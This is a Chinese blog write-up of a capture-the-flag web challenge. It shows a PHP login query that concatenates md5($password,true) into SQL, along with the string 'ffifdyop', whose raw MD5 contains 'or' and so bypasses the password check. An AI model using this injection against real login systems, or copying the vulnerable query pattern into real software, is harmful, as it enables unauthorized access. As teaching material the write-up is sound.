实验吧——(web)后台登陆 writeup

原创

嗯哼哈嘿 于 2019-03-12 21:12:36 发布 208 收藏


分类专栏： CTF 文章标签： 实验吧 sql注入 md5

本文链接：https://blog.csdn.net/qq_39480875/article/details/88429395

实验吧——后台登录writeup

sql注入：md5($password,true)

首先我们打开题目连接看到的是需要密码登录的界面



查看页面的源码，我们会看到：

```
<!DOCTYPE html>
<html lang="en">
<head>
 <meta charset="UTF-8">
 <title>Document</title>
</head>
<body style="background-color: #999">
 <div style="position:relative;margin:0 auto;width:300px;height:200px;padding-top:100px;font-size:20px;">
 <form action="" method="post">
  <table>
   <tr>
    请用管理员密码进行登录~~
   </tr>
   <tr>
    <td>密码：</td><td><input type="text" name='password'></td>
   </tr>
   <tr>
    <td><input type="submit" name='submit' style="margin-left:30px;"></td>
   </tr>
  </table>
 </form>
  </div>
 <!-- $password=$_POST['password'];
 $sql = "SELECT * FROM admin WHERE username = 'admin' and password = '".md5($password,true)."'";
 $result=mysqli_query($link,$sql);
  if(mysqli_num_rows($result)>0){
   echo 'flag is :'.$flag;
  }
  else{
   echo '密码错误!';
  } -->
</body>
</html>
```

但其中最重要的一段是：（也是解题的关键）

```
<!-- $password=$_POST['password'];
$sql = "SELECT * FROM admin WHERE username = 'admin' and password = '".md5($password,true)."'";
$result=mysqli_query($link,$sql);
 if(mysqli_num_rows($result)>0){
  echo 'flag is :'.$flag;
 }
 else{
  echo '密码错误!';
 } -->
```

里面有几个函数，我们不妨先看看这些函数

1.md5(string,raw)

参数	描述
string	必需。规定要计算的字符串。
raw	可选。规定十六进制或二进制输出格式：

TRUE - 原始 16 字符二进制格式
FALSE - 默认。32 字符十六进制数
返回值： 如果成功则返回已计算的 MD5 散列，如果失败则返回 FALSE。

2.mysqli_query(connection,query,resultmode); //执行某个针对数据库的查询。

参数	描述
connection	必需。规定要使用的 MySQL 连接。
query	必需，规定查询字符串。
resultmode	可选。一个常量。可以是下列值中的任意一个：MYSQLI_USE_RESULT（如果需要检索大量数据，请使用这个）MYSQLI_STORE_RESULT（默认）

返回值： 针对成功的 SELECT、SHOW、DESCRIBE 或 EXPLAIN 查询，将返回一个 mysqli_result 对象。针对其他成功的查询，将返回 TRUE。如果失败，则返回 FALSE。

3.mysqli_num_rows(result); //函数返回结果集中行的数量。
参数result：必需。规定由 mysqli_query()、mysqli_store_result() 或 mysqli_use_result() 返回的结果集标识符。
返回值： 返回结果集中行的数量。

经过对这几个函数的理解，我们能够大致了解了这段代码的含义。要想得到flag，**就得使得mysqli_num_rows()函数的返回值大于0**，但由于我们不知道真正password是什么，随便猜测并不能正确。这时我们再看看这句代码：

$sql="SELECT * FROM admin WHERE username='admin' and password='".md5($password,true)."'";

我们可以试试网页链接里面的php文件名ffifdyop

```
<!DOCTYPE html>
<html>
<body>

<?php
$str = "ffifdyop";
echo "The string: ".$str."<br>";
echo "TRUE - Raw 16 character binary format: ".md5($str, TRUE)."<br>";
echo "FALSE - 32 character hex number: ".md5($str)."<br>";
?>

</body>
</html>
```

运行结果

```
The string: ffifdyop
TRUE - Raw 16 character binary format: 'or'6]��!r,��bL
FALSE - 32 character hex number: 276f722736c95d99e921722cf9ed621c
```


我们可以看到这个字符串在md5(string,TRUE)的返回值中包含'or'，符合我们要的条件，所以在题目链接中输入这个字符串就能得到flag.

[1]http://www.runoob.com/try/runcode.phpfilename=demo_intro&type=php 菜鸟教程在线编辑器